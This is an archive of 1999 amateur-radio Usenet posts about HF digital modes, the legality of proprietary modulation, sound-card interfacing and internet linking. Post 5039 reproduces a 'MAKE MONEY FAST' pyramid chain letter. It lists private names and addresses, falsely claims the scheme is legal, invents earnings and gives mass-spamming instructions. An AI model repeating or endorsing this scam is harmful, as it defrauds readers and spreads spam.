Mr Hendon, speaking at the ' Making Connections' roadshow in London spoke of the important role amateur radio had, in the past, played in encouraging young people to take up a career in radio engineering. He spoke of the decline of amateur radio world wide and he emphasized the need to make amateur radio an attractive pursuit for young people to take up. Linking amateur radio to the Internet would be an important step forward.

It is hoped, subject to licensing considerations, that limited access perhaps via the Repeater Network would be in operation by Christmas. However, he stressed that this would just be the start. The amateur community would be consulted fully to ensure the best possible use was made of this initiative.

Jeramy Boot, G4NJH.

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

5030. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <80rsg2$2ek$1@nnrp1.deja.com>
Source record: 15538

In article <382FF916.E0CE3D08@usa-site.net>,
Steve Sampson <ssampson@usa-site.net> wrote:
> Why not just buy the modem, use it, and let the company
> succeed?
>
> Why does everything have to be free? Would you work for
> free? Build products for millions in investment, and then
> give away all your secrets so that others can duplicate
> 10 years of work in 10 minutes?...

So compete. But compete on a basis of "buy mine because it's
better", rather than "buy mine because it's the only game in
town and I intend to keep it that way".

People can make an awful lot of money by adding value to
things that are otherwise free. Just ask the Red Hat folks.

If they're on ham frequencies you can do anything you like
with signals you hear. This includes reverse-engineering them.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on AO-16, UO-22, KO-23, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

5031. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3831A62E.CC0234AD@IEEE.org>
Source record: 15539

W6RCecilA wrote:
>
> Jeff Pierce wrote:
> > Where can an interested party find the specs and protocol tutorials for
> > the HF digital modes? Like say you wanted to develop software for
> > them....
>
> I've ordered the new ARRL HF Digital Handbook. Don't know yet how
> good it is. Here's a quote from the ARRL sales blurb: "Chapters
> cover building an HF digital station, digital modes such as PSK31,
> PACTOR I & II, Clover, G-TOR, Hellschreiber, HF/internet connection,
> and digital contesting." Order #7652 for $15.

Just discovered another ARRL publication, #6982 for $10, entitled
Technical Descriptions: CLOVER, G-TOR, PACTOR, PACTOR II, PSK31
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5032. Re: 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: hmaxon@aol.com
Message-ID: <19991116141019.09463.00000063@ng-ca1.aol.com>
Source record: 15540

We do 6m FM packet here at Grand Island, Nebraska on 51.70.

Howard
Amateur Radio WR0K

5033. sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <3831F962.DD723EF4@hotmail.com>
Source record: 15541

hi all,i hope this news group can help me out.
what i want to do is re-broadcast 'this week in amature radio' over our
club repeater.
what i need to do is feed the audio out of my sound blaster card (8
ohms)into my
my yeasu ft-726r (600 ohms imped.mic.).how can i do this?
i want no back ground noise,i know i need a toggle switch to key the
rig,but it is the
8 ohms from the sound card into 600 ohms?
tnx de dave-n2rhl

5034. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <80t7f7$gb4$1@autumn.news.rcn.net>
Source record: 15542

> The Swiss-PTC II has a private mode. I hear it all the time, but I
can't see
> what is being said. I *want* to be able to demodulate this.
>
If it's not publicly documented then it's illegal in the U.S.

5035. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <80t7klhmh1@autumn.news.rcn.net>
Source record: 15543

I believe the protocols are published and you can develop your own Clover or Pactor-II unit for your own use and communicate with all those who have purchased units. What you can't do is sell units without paying royalties In other words, your can't make money from other's work without giving them a piece of the action. While you can design and build your own compatible unit, the developers are not likely to give you the source code for free. But then you wouldn't want them to do that anyway because you'd miss the experience of developing it yourself.

The way I see it, what we are really complaining about here is that the companies who spent the $$$ developing the protocol won't allow someone else to copy it and sell clones at cheap prices, which they would be able to do because they didn't have to pay for the protocol development.

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message news:383021D6.210F1C27@IEEE.org...
> Steve Sampson wrote:
> > Why not just buy the modem, use it, and let the company
> > succeed?
> >
> > Why does everything have to be free? Would you work for
> > free? Build products for millions in investment, and then
> > give away all your secrets so that others can duplicate
> > 10 years of work in 10 minutes?
>
> Can't argue with what you say, Steve, but some of us would
> rather roll our own for our personal use and learn something
> in the process. Time was when most hams rolled their own.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5036. Punk rock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Punk <cc.m@angelfire.com>
Message-ID: <80ra4s$4l8$1@vnews.prima.com.ar>
Source record: 15544

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5037. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <5QxY3.899$0c4.12221@news.rdc1.md.home.com>
Source record: 15449

I think you had better clarify this.

Are you telling me that if I receive and demodulate any signal that is not publicly documented I am breaking the law?

I'm not selling the software, nor am I publishing what I receive. I'm simply writing a demodulator for signals I receive.

The RF transmissions from the Sun aren't publicly documented, but I can demodulate them and learn about what is going on in the ionosphere. Right? Am I breaking the law by "listening" to the sun?

John
KD4UBM
Ellicott City, MD

Bob Lewis <aa4pb@erols.com> wrote in message
news:80t7f7$gb4$1@autumn.news.rcn.net...
> > The Swiss-PTC II has a private mode. I hear it all the time, but I
> can't see
> > what is being said. I *want* to be able to demodulate this.
> >
> If it's not publicly documented then it's illegal in the U.S.
>
>
>

5038. Re: FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3832BB91.63BE2813@IEEE.org>
Source record: 15450

Bob Lewis wrote:
>
> The other modes yes, but Pactor-II is *not* FSK and you can't use the
> FSK circuits build in to any of the rigs.

I'm sorry, Bob, that was a typo. I meant to type PACTOR I. PACTOR I
is an FSK mode.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5039. MAKE MONEY FAST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: salinaso@swbell.NET
Message-ID: <3832BEC2.D7BE75B2@postoffice.swbell.net>
Source record: 15451

Subject:
MAKE MONEY FAST!!!
Date:
11 Nov 1999 15:36:57 PST
From:
"Chris Knight" <c_knight56@hotmail.com>
Organization:
Knight Industries
Newsgroups:
alt.shenanigans

A few days ago, i discovered this article within a newsgroup. This article
assured me I could wasily make thousands of dollars within weeks. The
article stated that all I had to do to get these results was send $1.00 to
each of the six names given within the article. I would then add my own
name and address at the bottom of this list (at position number 6) and post
the article in a minimum of 200 newsgroups. By the way, there are thousands
of newsgroups.

So after thinking it over, and talking to a few people first, I thought
about trying it. I figured what have I got to lose except 6 stamps and
$6.00, right?

Like most of us I was a little skeptical and a little worried about the
legal aspects of it all. So I checked it out with the US Post Office
(1-800-725-2161) and they confirmed that it is indeed legal!

Then I invested the measly $6.00...plus postage... well GUESS WHAT!!...
within 7 days, I started getting money in the mail! I was shocked! I still
figured it would end soon, and didn't give it another thought. But the
money just kept coming in. In my first week, I made about $20.00 to $30.00
dollars. by the end of the second week I had made a total of over $1,000!
In the third week I had over $10,000.00 and it's still growing. This is now
my fourth week and I have made a totoal of just over $42,000.00 and it's

still coming in rapidly...

It's certainly worth $6.00, and 6 stamps, I spend more than that at McDonald's!

Let me tell you how this works and most importantly, why it works... so,

make sure you print a copy of this article NOW, so you can get the information off of it as you need it. The process is very simple and consists of 3 easy steps:

Step 1:
Get 6 separate sheets of paper then write the following on each: "Please

put me on your mailing list."

Now get 6 US $1.00 bills (or equivalent in your local currency) and place
ONE inside EACH of the 6 sheets of paper so the bill will not be seen through the envelope to prevent thievery. Next, place on paper in each of
the 6 envelopes and seal them. You should now have 6 sealed envelopes, each
with a sheet of paper stating the above phrase, your name and address, and a
$1.00 bill. What your are doing is creatign a service by this. This is absolutely legal! Mail the 6 envelopes to the following addresses:

#1 Kevin Brooks
PO Box 309568
Denton, TX 76203

#2 Yaw Bonsu
1113 Abrams Rd #174
Richardson, TX 75081

#3 Karina Gomez
10770 NW 40th St
Sunrise, FL 33351

#4 T. Smith
2769 Jester Lane
Columbus, OH 43231

#5 S. Moss
13803 108th AVE NE
Kirkland, WA 98034

#6 O. Salinas
P.O. Box 270962
Dallas, Texas 75227-0962

Now take the #1 name off the list tha tyou see aboe, move the other names up
(6 becomes 5, 5 becomes 4, etc...) and add Your name as number 6 on the list.

Step #: Change anything you need to, but try to keep this article as close
to original as possible. Now, post your amendee article toa t least 200
newsgroups. Remember, there are tens of thousands of newsgroups and more

are being added every day! All you need is 200, but the more you post the
more money you make!

That's it! all you have to do is jump to different newsgroups and post away,
after you get the hang of it, it will take about 30 seconds for each
newsgroup!

**REMEMBER, THE MORE NEWSGROUPS YOU POST IN, THE MORE MONEY YOU WILL
MAKE!!
BUT YOU HAVE TO POST A MINIMUM OF 200**

That's it! You will begin receiving money from around the world within
day's! You may eventually want to rent a PO Box due to the large amount of
mail/money you receive. If you wish to stay anonymous, you can invent a
name to use as long as the postman will deliver it.

JUST MAKE SURE ALL THE ADDRESSES ARE CORRECT

P.S. Don't know How to post in the newsgroups? Well do exactly the
following
below:

DIRECTIONS - HOW TO POST TO NEWSGROUPS
1. You do not need to re-tup this entire letter to do your own posting.
Right mouse click somewhere in this document and then click on
"select-all". At this point the entire letter should be highlighted.
Then,
from the
'edit' pull down menu at the top of you screen select 'copy'. This will
copy the entire letter intot he computers memory.

2. Open a blank 'notepad' file and place your cursor at the tope of the
blank page. From the 'edit' pull down menu select 'paste'. This will
paste
a copy of the letter into notepad so that you can add your name to the
list.
Remember to eliminate the #1 position, move everyone up a spot
(re-number
everyone else's positions), and add yourself in as #6.

3. Save your new notepad file as a .txt file. if you want to do your
posting in different sittings, you'll always have this file to go back
to.

(NETSCAPE USERS)
1. Within the Netscape program, go to the pull-down window entitled

'Window', select 'Netscape News'. Then from the pull down menu
'Options',
select 'Show all news groups'. After a few moments a list of all the
news
groups on your server will show up. Click on any news group you desire.
From within this news group, click on the 'TO NEWS' button, which should
be
in the top left corner of the news groups page. This will bring up a
message box.

2. Fill in the subject. This will be the header that everyone sees as
they scroll through the list of postings in a particular group.

3. Highlight the entire contents of your .txt file and copy them using
the same techniques as before. Go back to the news group 'TO NEWS'
posting
you are creating and paste the letter into the body of your posting.

4. Hit the 'Send' Button in the upper left corner.

(INTERNET EXPLORER USERS)
1. Go to news groups and select 'Post and Article'

2. Fill in the subject. This will be the header that everyone sees as
they scroll through the list of postings in a particular group.

3. Highlight the entire contents of your .txt file and copy them using
the same technique as before. go back to the news group 'TO NEWS"
posting
you are creating and paste the letter into the body of your posting.

4. Hit the 'Send' Button in the upper left corner.

(E MAIL USERS)
1. Start by e-mailing people that you know personally.

2. Go to any e-mail database and search under e-mail addresses. (There
are thousands of them!) E-mail everyone that you can.

THAT'S IT! All you have to dod is jump to different news groups and post

away, or e-mail it and after you get the hang of it, it will take about
30
seconds!

THE MORE YOU DO , THE MORE MONEY YOU WILL MAKE
That's it! You will begin receiving money from around the world within
days! Again, you may eventually want to rent a PO Box due to the large
amount of mail you receive. if you wish to stay anonymous, you can
invent a
name to use, as long as the postman will deliver to. Now the Why part:

Out of 200 postings, say I receive only 5 replies (a very low example).
So

then I made $5.00 with my name at #6 on the letter. Now, each of the 5 persons who just sent me $1.00 make the MINIMUM 200 postings, each with my name at #5 and only 5 persons respond to each of the original 5, that is another $25.00 for me, now those 25 each make 200 MINIMUM posts with my name at #4 and only 5 replies each, I will bring in an additional $125.00! Now, those 125 persons turn around and post the MINIMUM 200 with my name at #3 and only receive 5 replies each, I will make and additional $626.00! OK, now here is the fun part, each of those 625 persons post a MINIMUM 200 letters with my name at #2 and they each only receive 5 replies that just made me $3,125.00!!! Those 3,125 persons will all deliver this message to 200 news groups with my name at #1 and if still 5 persons per 200 news groups react I will receive $15,625.00! With a original investment of only $6.00! AMAZING! And as I said 5 responses are actually VERY LOW! Averages are probable 20 to 30! Let's put those figures at just 15 responses per person. Here is what you will make:

at #6 $15.00
at #5 $225.00
at #4 $3,375.00
at #3 $50,625.00
at #2 $759,375.00
at #1 $11,390,625.00

When your name is no longer on the list, you just take the latest posting in the news groups, and send out another $6.00 to names on the list, putting your name at number 6 again. And start posting again. The thing to remember is, do you realize that thousands of people all over the world are joining the Internet and reading these articles everyday, JUST LIKE YOU are now!! So can you afford $6.00 and see if it really works?? I think so...

People have said, "What if the plan is played out and no one sends you the money? So what! What are the chances of that happening when there are tons of new honest users and new honest people who are joining the Internet and news groups everyday and are willing to give it a try? Estimates are at

20,000 to 50,000 new users, every day, with thousands of those joining the
actual Internet. Remeber, play FAIRLY and HONESTLY and this will work. You
just have to be honest.

Make sure you print this article our RIGHT NOW, also. Try to keep a list of
everyone that sends you money and always keep an eye on the news groups to
make sure everyone is playing fairly. Remember, HONESTY IS THE BEST
POLICY.

You don't need to cheat the basic idea to make the money!

GOOD LUCK to all and please play fairly and enjoy the huge rewards from
this, which is tons of extra CASH.

5040. Re: Packet-WWW e'mail?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: W3BNR <w3bnr@spamcop.net>
Message-ID: <3832C694.8D7DFC43@spamcop.net>
Source record: 15452
Cross-posted to:
alabama.birmingham.radio.amateur,alt.ham-radio.packet,rec.radio.amateur,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Stan wrote:
>
> Hi Folks,
>
> There used to be a way to send e'mail from packet to the internet and vice
> versa. I can't remember the packet address or WWW address. Can anyone help
> me?
> Thanks in advance!
>
> 73,
>
> Stan Cehonski KB2WEN
> stan.cehonski@philips.com

Try:

http://www.w2xo.pgh.pa.us/

--
Ed

"Things which you do not hope happen more frequently
than things which you do hope." Titus Plautus

5041. Re: from newsline...amateurs provide Internet access in UK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <80uhqsoep1@nntp9.atl.mindspring.net>
Source record: 15453

Hey, great idea.

Maybe over here on this side of the pond we can now get a "champion", say like Charles Brabham, to lobby our FCC to legalize full Internet/Amateur Radio internetworking just like in the UK.

Charles, what think?

Peter AB4BC

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message news:m3aeoe4nbg.fsf@harvee.billerica.ma.us...
> this is an experiment worth watching. It would be interesting to see
> how we can replicate the experiment in United States in such a way
> that we prevent commercial encroachment while increasing amateur radio
> activity. My belief is the best way to do this is via the same model
> that we used for repeaters, i.e. club based connectivity. That way
> appropriate funding can be had for the Internet connection in a
> noncommercial context.
>
> HAM RADIO MAY JOIN THE INTERNET IN THE U-K
>
> United Kingdom hams may be permitted direct connection of their
> stations to the Internet by years end. This as the nations radio
> regulators look for ways to encourage more people to join the hobby.
> Jeramy Boot, G4NJH, has the story from Nottingham England:
>
> -----
>
> David Hendon, Chief Executive of the Radiocommunications Agency on the
> 29th of October announced the start of a two month consultation period
> hopefully leading to limited amateur radio access to the Internet by
> the turn of the year.
>
> Mr Hendon, speaking at the ' Making Connections' roadshow in London
> spoke of the important role amateur radio had, in the past, played in
> encouraging young people to take up a career in radio engineering. He
> spoke of the decline of amateur radio world wide and he emphasized the
> need to make amateur radio an attractive pursuit for young people to
> take up. Linking amateur radio to the Internet would be an important
> step forward.
>
> It is hoped, subject to licensing considerations, that limited access
> perhaps via the Repeater Network would be in operation by Christmas.
> However, he stressed that this would just be the start. The amateur

> community would be consulted fully to ensure the best possible use was
> made of this initiative.
>
> Jeramy Boot, G4NJH.
>
>
> --
> Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
> This message was composed almost entirely using NaturallySpeaking

5042. Other way?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Stan <stan.cehonski@philips.com>
Message-ID: <942867027.806537@dibbs1.nam.cis.philips.com>
Source record: 15454
Cross-posted to:
alabama.birmingham.radio.amateur,alt.ham-radio.packet,rec.radio.amateur,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Thanks! That's good for e'mail to packet. Any body know how to go the
other way?

W3BNR <w3bnr@spamcop.net> wrote in message
news:3832C694.8D7DFC43@spamcop.net...
> Stan wrote:
> >
> > Hi Folks,
> >
> > There used to be a way to send e'mail from packet to the internet and
vice
> > versa. I can't remember the packet address or WWW address. Can anyone
help
> > me?
> > Thanks in advance!
> >
> > 73,
> >
> > Stan Cehonski KB2WEN
> > stan.cehonski@philips.com
>
> Try:
>
> http://www.w2xo.pgh.pa.us/
>
> --
> Ed
>
> "Things which you do not hope happen more frequently
> than things which you do hope." Titus Plautus

5043. Re: sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Robert <name@domain.com>
Message-ID: <5RDY3.21984$YI2.994261@typ11.nn.bcandid.com>
Source record: 15455

>>>In our country.....
>>>How is the situation in the USA?

In this country we help those who ask for it.

If Americans are asking for help on American originated newsgroups perhaps
your should only connect to newsgroups originating in your country.

Rob Janssen wrote in message ...
>Dave <floydboyz@hotmail.com> wrote:
>>hi all,i hope this news group can help me out.
>>what i want to do is re-broadcast 'this week in amature radio' over our
>>club repeater.
>>what i need to do is feed the audio out of my sound blaster card (8
>>ohms)into my
>>my yeasu ft-726r (600 ohms imped.mic.).how can i do this?
>>i want no back ground noise,i know i need a toggle switch to key the
>>rig,but it is the
>>8 ohms from the sound card into 600 ohms?
>>tnx de dave-n2rhl
>
>In our country they learn about this before they can do the tech exams
>required to get a license... the authorities think it is a good idea for
>the amatures (sic) to have at least some basic knowledge about electronics
>before they are allowed to construct their own radio station.
>
>How is the situation in the USA?
>
>Rob
>--
>+-----------------------------------+--------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>+-----------------------------------+--------------------------------------+

5044. Leonid Packet MS Tonight!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: afranco@rc.mayfield.hp.com
Message-ID: <80vcum$ju9$1@nnrp1.deja.com>
Source record: 15456

Heads up!!(pun intended)..

Got a TNC? Have a FM radio with muscle??
If yes, join us tonight!

http://home.pacbell.net/friday2k/Leonids.htm

and

http://www.tapr.org/html/sigf.html

73,
Antonio, kf6uef

Sent via Deja.com http://www.deja.com/
Before you buy.

5045. Re: sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <38332A30.EDAE8E5B@dialpoint.net>
Source record: 15457

In the US anyone that can memorize a bunch of questions where the answeres are given can get a license. They do not have to know anything about radio or electronics at all. My wife has what is called a Tech Plus license. She did learn the code at 5 wpm an memorised the questions . If you ask her anyting about the electronic part, she would tell you she does not know a thing. Lots of others in the same shape over here.

Lots of hams in the US can not even put on a coax connector. My idea of a test would be to have someone put on a connector, check the swr of an antenna , tune the final of a tube radio, tune an antenna tuner and things like that.

I have an extra class and did not even look at most of the questions before the test as I have been around electronics and ham radio for abig part of my life. I would not have gotten the conde part if it had not been for the multi guess questions about the code part.

You may want to go to the www.arrl.org site and see if you can find the test questions and answers if you want to look at them. From this pool of questions a ham will be asked a certain number of them picked at random.

Rob Janssen wrote:
>
> Dave <floydboyz@hotmail.com> wrote:
> >hi all,i hope this news group can help me out.
> >what i want to do is re-broadcast 'this week in amature radio' over our
> >club repeater.
> >what i need to do is feed the audio out of my sound blaster card (8
> >ohms)into my
> >my yeasu ft-726r (600 ohms imped.mic.).how can i do this?
> >i want no back ground noise,i know i need a toggle switch to key the
> >rig,but it is the
> >8 ohms from the sound card into 600 ohms?
> >tnx de dave-n2rhl
>
> In our country they learn about this before they can do the tech exams
> required to get a license... the authorities think it is a good idea for
> the amatures (sic) to have at least some basic knowledge about electronics
> before they are allowed to construct their own radio station.
>
> How is the situation in the USA?
>
> Rob

> --
>

5046. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s36gfi3bhsq28@corp.supernews.com>
Source record: 15458

That's not what he meant. He was talking about sending and
receiving signals between two stations, and not publishing the
algorithm to keep the channel private.

But that is not really illegal. Hams can transmit and receive unspecified
codes, and not publicly document it. The FCC can ask you to cease
activity, and provide records, but there is no presumption of public
documentation expected. There are other rules that cover ciphers and
that sort of thing, but creating a particular modulation scheme, even
scrambling it like they do in 9600 baud modems, is quite legal.

John Roberts wrote
>I think you had better clarify this.
>
>Are you telling me that if I receive and demodulate any signal that is not
>publicly documented I am breaking the law?

>Bob Lewis wrote

>> If it's not publicly documented then it's illegal in the U.S.

5047. Re: FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <80vibl$8k$1@hyperion.nitco.com>
Source record: 15459

If it's not FSK, then what is it? PSK, maybe? Just wondering.

73, Mike - KG9HF

Bob Lewis wrote in message <3832A788.1A4A544@erols.com>...
>The other modes yes, but Pactor-II is *not* FSK and you can't use the
>FSK circuits build in to any of the rigs.
>
>W6RCecilA wrote:
>>
>> What's the state-of-the-art in hardware FSK demodulators?
>> Any slick circuits/single-chip and improvements over the
>> past ten years? For hams with FSK generators built into
>> their transceivers (IC-706) an inexpensive FSK demodulator
>> and PC software would be all that is needed to do AMTOR,
>> RTTY, ASCII, and PACTOR II.
>> --
>> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5048. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <80vr9v$p5t$1@autumn.news.rcn.net>
Source record: 15460

> Hams can transmit and receive unspecified codes, and not publicly
> document it...

Not below 50 Mhz they can't. In the U.S., unspecified digital codes can only be used above 50 Mhz according to 97.307 and even then they can not be used with the intent to obscure the meaning of the transmission (i.e. a "private mode"). 97.309(a) states that only Baudot, Amtor, and Ascii codes can be used. It further states that these codes can use any technique whose technical characteristics have been documented publicly, such as CLOVER, G-TOR, or PacTOR, for the purpose of facilitating communications. In other words, you must use Baudot, Amtor, or Ascii codes for the individual characters but you can format them into packets or any other protocol so long as that protocol is publicly documented.

5049. Re: FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <80vrj1rgj1@autumn.news.rcn.net>
Source record: 15461

Pactor-II is a form of DPSK (differential phase shift keying). You must send it through a SSB transmitter via the audio input.

> If it's not FSK, then what is it? PSK, maybe? Just wondering.
>
> 73, Mike - KG9HF

5050. Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Neal <neal@sacon.net>
Message-ID: <383397e9_1@news.access1.net>
Source record: 15462

Can anybody recommend a configuration for using a T1000SE laptop with a KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no software for the T1000 (a no harddrive, 720k floppy 8088). I don't have time to sift thru i-net resources to figure this out, so I'm hoping that somebody can just tell me how to set these things up.

73
Neal N7RX
Portland, Oregon

5051. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <ROoY3.788$0c4.9243@news.rdc1.md.home.com>
Source record: 15545

The SCS-PTC II is one thing. The Swiss-PTC II is a whole different issue.

The Swiss-PTC II has a private mode. I hear it all the time, but I can't see what is being said. I *want* to be able to demodulate this.

Does anyone know? Does anyone know anything about this "private mode"?

You better believe that if/when I write code to do this, I'm going to make it GNU. Screw SCS. Public airwaves deserve public protocols. Security through obfuscation is futile. That's why I'll exploit them. I just wish I had more time to dedicate to this sort of thing. School/research keeps getting in the way of the fun stuff.

John

Steve Sampson <ssampson@usa-site.net> wrote in message
news:382FF916.E0CE3D08@usa-site.net...
> Why not just buy the modem, use it, and let the company
> succeed?
>
> Why does everything have to be free? Would you work for
> free? Build products for millions in investment, and then
> give away all your secrets so that others can duplicate
> 10 years of work in 10 minutes?
>
> Some Hams are are just plain communists at heart. Ham radio
> isn't a commune, it's a hobby. People are allowed to
> make a dollar.
>
> Why not let the company get a return on investment? In
> 17 years, you can then build cheap knock-offs of 20 year
> old technology.
>
> Do you go down to the department store and demand to know
> the protocol inside the toaster or microwave oven? or, do
> you just buy one and use the damn thing as designed?
>
> Sheesh...
>
> Paul Keinanen wrote:
> >
> > Is there a description for these protocols that has been obtained
> > independently from these hardware vendors e.g. by reverse engineering
> > the signal on air ?
> >
> > While the implementation by the hardware vendor is proprietary and

> > possibly even patentable, I very much doubt that the actual
> > transmission protocol i.e. the algorithm is patentable at least in
> > most countries.

5052. Wavelan Mailing list

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: "Ryan K. Brooks" <ryan@inc.net>
Message-ID: <38325AEF.180C1CB6@inc.net>
Source record: 15546

I've started a mailing list for wavelan "hackers". Anyone interested
may join by mailing just the word SUBSCRIBE in the body of a message to
wavelan-request@hack.net.

The list is designed for those of us interested & using wavelan and
compatible technologies for wireless networking.

--

Ryan K. Brooks V: 414-908-9000
ryan@inc.net F: 707-885-4944

5053. Re: sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83507e.664.nomail@linux.pe1chl.ampr.org>
Source record: 15547

Dave <floydboyz@hotmail.com> wrote:
>hi all,i hope this news group can help me out.
>what i want to do is re-broadcast 'this week in amature radio' over our
>club repeater.
>what i need to do is feed the audio out of my sound blaster card (8
>ohms)into my
>my yeasu ft-726r (600 ohms imped.mic.).how can i do this?
>i want no back ground noise,i know i need a toggle switch to key the
>rig,but it is the
>8 ohms from the sound card into 600 ohms?
>tnx de dave-n2rhl

In our country they learn about this before they can do the tech exams
required to get a license... the authorities think it is a good idea for
the amatures (sic) to have at least some basic knowledge about electronics
before they are allowed to construct their own radio station.

How is the situation in the USA?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5054. Re: FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-17 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3832A788.1A4A544@erols.com>
Source record: 15548

The other modes yes, but Pactor-II is *not* FSK and you can't use the
FSK circuits build in to any of the rigs.

W6RCecilA wrote:
>
> What's the state-of-the-art in hardware FSK demodulators?
> Any slick circuits/single-chip and improvements over the
> past ten years? For hams with FSK generators built into
> their transceivers (IC-706) an inexpensive FSK demodulator
> and PC software would be all that is needed to do AMTOR,
> RTTY, ASCII, and PACTOR II.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5055. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <USIY3.1091$0c4.16241@news.rdc1.md.home.com>
Source record: 15463

I understand what you meant now.

You are talking about transmiting undocumented codes while I was talking about receiving signals that are generated by non-hams.

So the question remains: Does anyone know how to demodulate the "private mode" used by the Swiss-PTC II (made by SCS)?

Thanks,
John

Bob Lewis <aa4pb@erols.com> wrote in message news:80t7f7$gb4$1@autumn.news.rcn.net...
> > The Swiss-PTC II has a private mode. I hear it all the time, but I
> can't see
> > what is being said. I *want* to be able to demodulate this.
> >
> If it's not publicly documented then it's illegal in the U.S.
>
>
>

5056. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <38346516.12989103@newse.twcny.rr.com>
Source record: 15464

What hasn't been decided is whether an undocumented modulation scheme
is a form of encryption, which would make it illegal on ham bands in
the USA. Some folks have suggested using this theory to challenge the
use of commercial products when the manufacturers won't publish the
technical details. Is it enough to hand the FCC a copy of your
confidential specification, or does it need to be available to anyone
who is interested in monitoring the bands for unlawful operations?

Bob McConnell
N2SPP

On Wed, 17 Nov 1999 17:59:14 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:

>That's not what he meant. He was talking about sending and
>receiving signals between two stations, and not publishing the
>algorithm to keep the channel private.
>
>But that is not really illegal. Hams can transmit and receive unspecified
>codes, and not publicly document it. The FCC can ask you to cease
>activity, and provide records, but there is no presumption of public
>documentation expected. There are other rules that cover ciphers and
>that sort of thing, but creating a particular modulation scheme, even
